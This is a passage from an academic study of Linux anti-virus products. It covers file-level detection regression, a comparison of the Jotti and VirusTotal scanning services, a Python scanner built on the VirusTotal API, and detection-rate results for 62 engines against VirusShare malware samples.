


Fig 3.3 – Percentage of detected samples vs test number.




Fig 3.4 – Number of undetected samples vs test number.




Fig 3.5 – Execution time values vs test number.




Fig 3.6 – Number of detected samples / Execution time ratio vs test number.

3.6.2 Regression Effects

As illustrated in Fig 3.4, the number of samples that were not detected by each anti-virus never increased. Therefore, it is possible to conclude that none of the tested products was affected by regression with respect to the total number of files included in the VirusShare repository.

However, an analysis limited to the set of malicious specimens as a whole can mask potential regression effects at file level. Taking into account the Detection Regression metric proposed in [BO20], the scan results were also post-processed on a per-file basis in order to identify malware samples undetected during the last test, but flagged as malicious during the first.

The latter analysis confirmed that none of the AVs was affected by file-level regression either. The additional information extracted for each anti-virus can be summarized as follows:

- ClamAV: Only 15 samples were reported as malicious less than four times. They were not detected during the first scan, but they were then flagged in all the successive ones.
- Comodo: In this case, the post-processing identified 45 files that were missed during the first test, but then detected in all the others.
- Dr Web: As mentioned in Section 3.6.1, this is the only anti-malware solution that exhibited an increase of the total number of detected malware specimens in each scan. More precisely:
  - 10 samples undetected during the first test were then flagged by all the successive ones.
  - 5 samples were detected only twice, i.e. in test 3 and 4.
  - 8 samples were reported as malicious only during the last scan.
- ESET NOD32: It was verified that the set of detected malware samples always contained the same files.

4 Anti-virus Testing with VirusTotal

The purpose of this chapter is to present the methodology (Section 4.2) and the results (Section 4.3) of the tests performed with the on-line malware scanning service VirusTotal.

4.1 On-line Malware Scanning Services

On-line malware scanning services are very useful tools for security researchers, as they allow testing one or more malware samples with several anti-virus programs. As explained in Section 3.1, in fact, installing multiple AVs on a given computer can cause incompatibility-related problems. Furthermore, the details provided in Section 3.3 and Appendix B show that handling a large set of anti-malware solutions implies dealing with time-consuming software configuration and availability issues. As highlighted in [BO20], these problems should always be taken into account, as they do not depend upon the particular operating system used.

The additional advantage of using a malware scanning service is that the security researcher can submit malicious or suspicious samples by simply using a web-based interface or a scripting language. Several on-line services of this kind exist, but, for reasons clarified in Sections 4.1.1 and 4.1.2, while both Jotti [JOT20a] and VirusTotal [VT20a] were initially considered for this project, only the second one was extensively used to test the samples included in the malware repository introduced in Section 3.4.2.

It is also important to emphasize why submitting malicious files to an on-line scanning service was considered to be an essential step in the context of this research activity. Previous anti-virus evaluation studies [BO20, ZA17] have reported discrepancies between results obtained with locally-installed AVs and those provided by web-based services. Although these discrepancies can be attributed to inevitable differences in anti-virus engine and signature database versions [JOT20b, VT20b], no Linux-specific information appears to be available in the literature. Analysing the potential inconsistencies allows evaluating the AV solutions more comprehensively, as it shows to what extent the on-line services-originated results are reliable when Linux malware is considered.

4.1.1 Jotti

Jotti is a free-of-charge malware scanning service that has the following advantages:

- It allows accessing the Linux version of fifteen AV scanners [JOT20b]. Since Linux is the operating system of interest for this project, this is a key feature.
- A 250 MB size limit per submitted file. This is much higher compared to other similar services, for instance VirSCAN [VS20a], for which the size limit per submitted file is only 20 MB.

However:

- It does not offer a free-of-charge Application Programming Interface (API) [JOT20c].
- Comodo, which is one of the AVs of interest (Section 3.2), is not included in the list of supported scanners.

4.1.2 VirusTotal

VirusTotal is the most renowned on-line malware scanning service. It has been used for previous academic work [BO20] and also integrated into both the similar website Hybrid Analysis [HY20] and the Veil penetration test framework [KUM19, Ch. 9] to enhance their functionality. VirusTotal main advantages are listed below:

- It offers a public API and a private API [VT20c], though only the first is suitable for non-commercial and academic use. Users who wish to make use of the Application Programming Interface, for instance to submit multiple files programmatically, need to create an account [VT20d] and then obtain an API key.
- It facilitates the process of sharing information about submitted samples. Thanks to the public API, it is, in fact, possible to access the scan results for a malware sample uniquely identified through a hash value. The private API allows downloading malicious files as well.

As regards the disadvantages:

- The aforementioned sharing of information regarding malware specimens might not always be desirable, especially for malicious software authors. This explains why the on-line malware scanning service NoDistribute [NO20], which was used in the study [ZA17], was designed to prevent malware-related details from being shared.
- Differently from Jotti, there is no guarantee that VirusTotal uses the Linux version of the anti-virus scanners [VT20e].

4.2 Bulk Scanning Methodology

After considering the results of a preliminary experiment conducted with Jotti (Section 4.2.1), a VirusTotal API-based scanner (Section 4.2.2) was implemented by the author to programmatically submit a large number of malware samples to the chosen service and then retrieve the corresponding test results.

4.2.1 Preliminary Experiment

A preliminary experiment was carried out to understand whether it was possible to test with Jotti the samples included in the VirusShare repository (Section 3.4.2) without adopting an API-based approach. As mentioned in Section 4.1.1, in fact, this on-line malware scanning service does not feature a public Application Programming Interface.

The main idea behind this experiment was to group the malicious files in multiple ZIP archives, which was achieved by using the Python code described in Appendix C. Upon submitting manually one of the created archives though, the author verified that the report generated by the website did not include all the expected, file-level results.

As a consequence of that, all the tests discussed in this chapter were performed with VirusTotal [VT20a].

4.2.2 VirusTotal API-based Python Scanner

VirusTotal currently offers two versions of API. The most consolidated one, known as version 2 [VT20f], was used for this project in its public form (Section 4.1.2), since the newest one (i.e. version 3) is available at present only as beta [VT20g]. This implies that it is still being tested, though it is expected to replace version 2 in the near future [VT20g].

The provided Application Programming Interface is HTTP-based. Every data exchange, in fact, occurs as a consequence of a suitable HTTP request. This is a common mechanism, though it is important to highlight that, differently from the case study illustrated in [OC12, Ch. 7], the VirusTotal interface has been purposefully developed to minimize the amount of code that has to be written or customized.

As pointed out in [VT20e], scripts that rely on the API under discussion can be implemented in any programming language, such as PHP or Python. The latter, which is included in the standard Linux Ubuntu installation and widely used in the software testing industry [SAL14], was chosen by the author because of its well-known flexibility [LAN09, Ch. 1].

The logic of the developed scanner, which can be executed from a Linux terminal, is shown in Fig 4.1. Along with the aforementioned API key, which is provided to every VirusTotal account holder, the script requires the following input parameters:

- *Start index*: Integer that identifies the first file to be scanned within the source folder, which is another input parameter. The file names are sorted alphabetically before using the passed index.
- *End index*: Integer that identifies the last file to be scanned within the source folder.
- *Source folder*: Full path of the folder that contains all the files to be scanned.
- *Destination folder*: Full path of the folder where the test results are stored. The scanner creates one file with test results for each malware sample.

Each file is then processed in a loop, which begins with a HTTP request that allows submitting it to VirusTotal. The data structure returned from the server is then inspected and, if it contains a status code confirming that the submission has been successful, a similar mechanism is used to retrieve the test results.

The flow chart of Fig 4.1 also shows that when the data structures obtained from the server, either after uploading the file or downloading the results, do not include the expected status code, then the code waits before making another attempt, until a predefined maximum value is reached. This is a useful feature, because, as further detailed in Section 4.2.3, there are limitations affecting the number of HTTP requests per minute.

Finally, it should be observed that:

- The code includes an exception handler. This implies that if an exception is raised because the data structure returned by the server is incomplete or the on-line service is not able to reply to the client, then the same strategy implemented to deal with an invalid status code is adopted. A practical example is visible in Fig 4.2, where, following an exception caused by a connection timeout, the scanner waited and then completed the previously unsuccessful request.
- When an HTTP request can no longer be repeated because the maximum number of attempts has been reached, the scanner stores the malicious file name in a data structure that is saved in a text file at the end of the main cycle.

Further information about the developed code can be found in Appendix C.





Fig 4.1 – VirusTotal API-based Python scanner flowchart.



```
--- The report for the following file is about to be retrieved: VirusShare_069e5ac28d3c83ca0cb9cb2fff571372 ---
--- Attempt number 1 ... ---
--- Exception raised - Details: ---
--- HTTPSConnectionPool(host='www.virustotal.com', port=443): Max retries exceeded with url: /vtapi/v2/file/report
069e5ac28d3c83ca0cb9cb2fff571372 (Caused by NewConnectionError('<urllib3.connection.VerifiedHTTPSConnection object
timed out',)) ---
--- Waiting before new attempt... ---
--- Attempt number 2 ... ---
--- Report successfully retrieved - No more attempts needed ---
--- Report saved successfully ---
```

Fig 4.2 – Exception raised because of connection timeout.

4.2.3 VirusTotal API Limitations

The public version of the VirusTotal API version 2 has the following important limitations:

- Only four requests per minute can be submitted. It should be observed that one request is sufficient to have a malware sample scanned, but an additional request is necessary to retrieve the results. As a result, only two tests can be completed per minute [VT20f].
- Although not explicitly mentioned in the consulted documentation [VT20f], experiments conducted as part of this project show that the number of submitted samples is limited by a daily quota as well. Once the latter, which was estimated to be approximately 800, is reached, the user is notified via email.

Other on-line malware scanning services have similar restrictions in place. For instance, according to [VS20b], only 100 files per day can be tested with VirSCAN, whilst NoDistribute [NO20] allows only three scans per day, unless a subscription is purchased.

The limitations of the VirusTotal service are significantly less severe than those reported above, but they affected how the tests were executed for this research nevertheless. In fact:

- The total number of tested malware specimens had to be reduced to 4,000, which were randomly selected from the 43,553 files included in the VirusShare repository (Section 3.4.2).
- As detailed in Fig 4.3, the chosen samples were submitted to VirusTotal over the course of 16 consecutive days (30th June 2020 ÷ 15th July 2020) by using the Python program introduced in Section 4.2.2. It is important to observe that the malicious files were scanned twice during the mentioned period to study possible detection regression effects. This approach, which is consistent with how the scans were executed with the locally-installed AVs (Section 3.4), explains why the bar chart in Fig 4.3 shows two different tests.




Fig 4.3 – Number of submitted samples over time (30th June 2020 ÷ 15th July 2020).

4.3 Test Results

The collected data was used to assess the effectiveness of the 62 anti-virus engines available on VirusTotal during the observation period (Sections 4.3.1 and 4.3.2). Furthermore, their detection rates were compared with those obtained with the four locally-installed AVs introduced in Section 3.2 (Section 4.3.3).

4.3.1 VirusTotal AVs Performances

As illustrated by the statistics reported in Table 4.1, the performances were in general worse than those of the locally-installed AVs (Section 3.6). The average number of detected malware samples calculated by taking into account the results of both test runs was, in fact, approximately 2,395 out of 4,000.

However, a further breakdown of the detection rate figures, which is summarized in Table 4.2 and Fig 4.4, shows that nearly 50% of the VirusTotal AVs had a detection rate above 90%. This implies that the overall average detection rate was significantly affected by a rather high number of anti-virus engines with very poor performances.

Finally, it is important to highlight that the data analysis identified 13 AVs affected by regression, as the total number of files flagged as malicious during the second test was lower in comparison to the first.

Evaluation Parameter	Value
Average Number of Detections	2,394.7
Average Detection Rate	59.9%
Number of AVs Showing Regression	13

Table 4.1 – Summary of VirusTotal AVs performances.

Detection Rate Range (%)	Number of AVs
0 ÷ 30	21
30 ÷ 60	1
60 ÷ 90	11
90 ÷ 100	29

Table 4.2 – Number of VirusTotal AVs with detection rate within a given range.




Fig 4.4 – VirusTotal AVs average detection rate distribution.

4.3.2 File-level Analysis

The performances of the VirusTotal AVs were evaluated on a per-file basis as well. The outcome of this analysis, which is reported in Tables 4.3 and 4.4, can be summarized as follows:

- Even though the tests conducted for this project began more than two months after the release of the used VirusShare malware repository, both test runs showed malicious files that were not detected by any anti-virus and, in addition, their number increased by two in the second test.
- It was possible to establish that less than 50% of the samples were detected by a higher number of AVs during test 2 in comparison to test 1. For 1,485 malicious files, in fact, this number remained unaltered, whilst in 774 cases it decreased, thus indirectly confirming the regression effects already discussed in Section 4.3.1.

Finally, it should also be observed that the average number of detections increased very marginally, while their maximum did not change in the two test runs. Consequently, as depicted in Fig 4.5, the per-file detection figures almost overlap, as they did not improve as expected.

Evaluation Parameter	Test 1	Test 2
Min Number of Detections	0	0
Average Number of Detections	37.3	37.9
Max Number of Detections	44	44
Number of Samples Not Detected	18	20

Table 4.3 – Summary of file-level evaluation parameters.

Evaluation Parameter	Value
Samples with Decreasing Number of Detections	774
Samples with Unchanged Number of Detections	1,485

Table 4.4 – Overall file-level evaluation parameters.




Fig 4.5 – Number of detections vs sample number.

4.3.3 Comparison with Locally-installed AVs

The detection rates for the four locally-installed AVs (Section 3.2) were recalculated by considering only the 4,000 malware samples tested with VirusTotal. This allowed comparing the results with those obtained by using the on-line scanning service.

The average number of detections, expressed in terms of samples flagged as malicious and as a percentage, are reported in Tables 4.5 and 4.6 as well as Fig 4.6 and 4.7. The analysis of the figures suggests that the two sets of results show only very minor discrepancies, thus confirming for Linux-compatible AVs the more generic conclusions proposed by Botacin *et al.* in the appendix included in their recent study [BO20].

